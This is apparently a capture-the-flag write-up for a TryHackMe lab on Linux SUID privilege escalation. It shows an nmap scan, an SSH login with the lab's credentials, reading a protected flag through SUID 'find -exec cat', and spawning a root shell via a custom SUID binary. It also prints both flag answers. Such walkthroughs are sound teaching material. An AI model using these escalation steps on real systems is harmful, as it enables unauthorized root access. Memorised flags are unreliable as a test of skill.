
https://blog.tryhackme.com/linux-privilege-escalation-suid/



[Task 13] [Day 8] SUID Shenanigans 08/12/2019


Elf Holly is suspicious of Elf-ministrator and wants to get onto the **root** account of a server he setup to see what files are on his account. The problem is, Holly is a low-privileged user.. can you escalate her privileges and hack your way into the root account?

Deploy and SSH into the machine.
Username: holly
Password: tuD@4vt0G*TU

SSH is not running on the standard port.. You might need to nmap scan the machine to find which port SSH is running on.
nmap *<machine_ip>* -p *<start_port>*-*<end_port>*

Read the supporting materials here.


1. **What port is SSH running on?**
   - Run nmap on the host (I chose to do an intensive scan, all TCP ports)



```
Nmap scan report for 10.10.165.187
Host is up (0.19s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
65534/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 93:b4:42:88:6e:bc:33:7a:83:3f:8d:ff:db:7e:14:8c (RSA)
|   256 10:31:92:ff:5e:e3:25:4c:12:a0:49:42:da:54:82:64 (ECDSA)
|_  256 57:b7:e5:90:9f:94:34:ed:c8:27:60:0d:8d:07:23:0d (ED25519)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=3/22%OT=65534%CT=1%CU=40689%PV=Y%DS=2%DC=T%G=Y%TM=5E78
OS:414A%P=i686-pc-windows-windows)SEQ(SP=108%GCD=2%ISR=108%TI=Z%CI=I%II=I%T
OS:S=8)SEQ(CI=I%II=I)SEQ(II=I%TS=8)OPS(O1=M54DST11NW6%O2=M54DST11NW6%O3=M54
OS:DNNT11NW6%O4=M54DST11NW6%O5=M54DST11NW6%O6=M54DST11)WIN(W1=68DF%W2=68DF%
OS:W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M54DNNSNW6%CC
OS:=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T
OS:=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=
OS:0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=
OS:Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=
OS:G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 0.006 days (since Sun Mar 22 21:46:35 2020)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3306/tcp)
HOP RTT       ADDRESS
1   189.00 ms 10.9.0.1
2   189.00 ms 10.10.165.187

NSE: Script Post-scanning.
Initiating NSE at 21:55
Completed NSE at 21:55, 0.00s elapsed
Initiating NSE at 21:55
Completed NSE at 21:55, 0.00s elapsed
Initiating NSE at 21:55
Completed NSE at 21:55, 0.00s elapsed
Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 543.87 seconds
           Raw packets sent: 70892 (3.123MB) | Rcvd: 69062 (2.766MB)
```


   - There is one open TCP port, **65534**

2. **Find and run a file as igor. Read the file /home/igor/flag1.txt**
    - Lets connect to the machine and log in on the port




```
chetboii@XPS15:~$ ssh holly@10.10.165.187 -p 65534
The authenticity of host '[10.10.165.187]:65534 ([10.10.165.187]:65534)' can't be established.
ECDSA key fingerprint is SHA256:Wo9jn2jREhZkETnLkGY6/iqmZsylWpSGdMKWiwNrtTI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.165.187]:65534' (ECDSA) to the list of known hosts.
holly@10.10.165.187's password:
    {} _  \
        |__ \
       /_____\
       \o o)\)_______
       (<  ) /########\
     __{'~` }#########|
    /  {   _}_/########|
   /   {  / _|#/ )####|
  /   \_~/ /_ \  |####|
  \______\/  \ | |####|
   \__________\|/#####|
    |__[X]_____/ \###/
    /___________\
     |    |/    |
     |___/ |___/
    _|   /_|   /
   (___,_(___,_)
Last login: Sat Dec  7 22:04:05 2019 from 10.0.0.20
holly@ip-10-10-165-187:~$
```

    - A quick look around shows us the .bash_history file, and leads us to the /home/igor directory



```
holly@ip-10-10-165-187:~$ cat .bash_history
find
find -name
find / -user root -perm -4000 -print 2>/dev/null
find pentestlab -exec whoami \;
touch test
find test -exec whoami \;
ls -la
rm .bash_history
exit
ls
ls -la
cat /home/igor/
cat /home/igor/flag1.txt
ls
cat .bash_history
ls -la
sudo su igor
su igor
ls
rm test
holly@ip-10-10-165-187:~$
```


- Once in the directory, the file we want to open is flag1.txt, but we do no have permission to access it. Only igor has read access to the file. In order to read the file, we can exploit the SUID file permission of the find command. The find command executes as root, and root can access all rights on all files. We can call find on the file, then execute the cat command, all in one command. This runs cat on the file as root and we can see the result:



```
holly@ip-10-10-165-187:/home/igor$ ls -al
total 20
drwxr-xr-x 2 igor igor 4096 Mar 23 05:55 .
drwxr-xr-x 5 root root 4096 Dec  7 21:30 ..
-rw------- 1 igor igor   89 Dec  7 22:05 .bash_history
-r-------- 1 igor igor   38 Dec  7 21:31 flag1.txt
-rw------- 1 igor igor  604 Dec  7 21:31 .viminfo
holly@ip-10-10-165-187:/home/igor$ find flag1.txt -exec cat {} \;
THM{d3f0708bdd9accda7f937d013eaf2cd8}
holly@ip-10-10-165-187:/home/igor$
```

- **THM{d3f0708bdd9accda7f937d013eaf2cd8}**


3. **Find another binary file that has the SUID bit set. Using this file, can you become the root user and read the /root/flag2.txt file?**
   - We can use the find command to search for all binaries with the suid bit set, according to the documentation for this task:



We can scan the whole file system to find all files with the SUID bit set, with the following code:


```
find / -user root -perm -4000 -exec ls -ldb {} \;
```

   - Here are all the binaries that have suid bit:



```
holly@ip-10-10-165-187:~$ find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 27608 Aug 23  2019 /bin/umount
-rwsr-xr-x 1 root root 44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 40128 Mar 26  2019 /bin/su
-rwsr-xr-x 1 root root 30800 Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root 40152 Aug 23  2019 /bin/mount
-rwsr-xr-x 1 root root 40152 May 15  2019 /snap/core/7396/bin/mount
-rwsr-xr-x 1 root root 44168 May  7  2014 /snap/core/7396/bin/ping
-rwsr-xr-x 1 root root 44680 May  7  2014 /snap/core/7396/bin/ping6
-rwsr-xr-x 1 root root 40128 Mar 25  2019 /snap/core/7396/bin/su
-rwsr-xr-x 1 root root 27608 May 15  2019 /snap/core/7396/bin/umount
-rwsr-xr-x 1 root root 71824 Mar 25  2019 /snap/core/7396/usr/bin/chfn
-rwsr-xr-x 1 root root 40432 Mar 25  2019 /snap/core/7396/usr/bin/chsh
-rwsr-xr-x 1 root root 75304 Mar 25  2019 /snap/core/7396/usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 Mar 25  2019 /snap/core/7396/usr/bin/newgrp
-rwsr-xr-x 1 root root 54256 Mar 25  2019 /snap/core/7396/usr/bin/passwd
-rwsr-xr-x 1 root root 136808 Jun 10  2019 /snap/core/7396/usr/bin/sudo
-rwsr-xr-- 1 root systemd-network 42992 Jun 10  2019 /snap/core/7396/usr/lib/dbus-1.0/dbus-
-rwsr-xr-x 1 root root 428240 Mar  4  2019 /snap/core/7396/usr/lib/openssh/ssh-keysign
-rwsr-sr-x 1 root root 106696 Jul 12  2019 /snap/core/7396/usr/lib/snapd/snap-confine
-rwsr-xr-- 1 root dip 394984 Jun 12  2018 /snap/core/7396/usr/sbin/pppd
-rwsrwxr-x 1 root root 8880 Dec  7 21:17 /usr/bin/system-control
-rwsr-xr-x 1 root root 32944 Mar 26  2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 54256 Mar 26  2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 39904 Mar 26  2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 136808 Jun 10  2019 /usr/bin/sudo
-rwsr-xr-x 1 root root 40432 Mar 26  2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 71824 Mar 26  2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 23376 Mar 27  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 75304 Mar 26  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 32944 Mar 26  2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 14864 Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 84120 Apr  9  2019 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-- 1 root messagebus 42992 Jun 10  2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 428240 Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-sr-x 1 root root 106696 Aug 20  2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
holly@ip-10-10-165-187:~$ _
```

- From all these options, looks like the only suspicious looking one is system-control; it was created Dec 7, very recently (compared to the rest)
-
- Running the command lets us run any other command, like /bin/bash to access a bash shell as root. Then it is as easy as cat flag2.txt



```
holly@ip-10-10-165-187:~$ system-control

===== System Control Binary =====

Enter system command: /bin/bash
root@ip-10-10-165-187:~# cat /root/flag2.txt
THM{8c8211826239d849fa8d6df03749c3a2}
root@ip-10-10-165-187:~#
```

- **THM{8c8211826239d849fa8d6df03749c3a2}**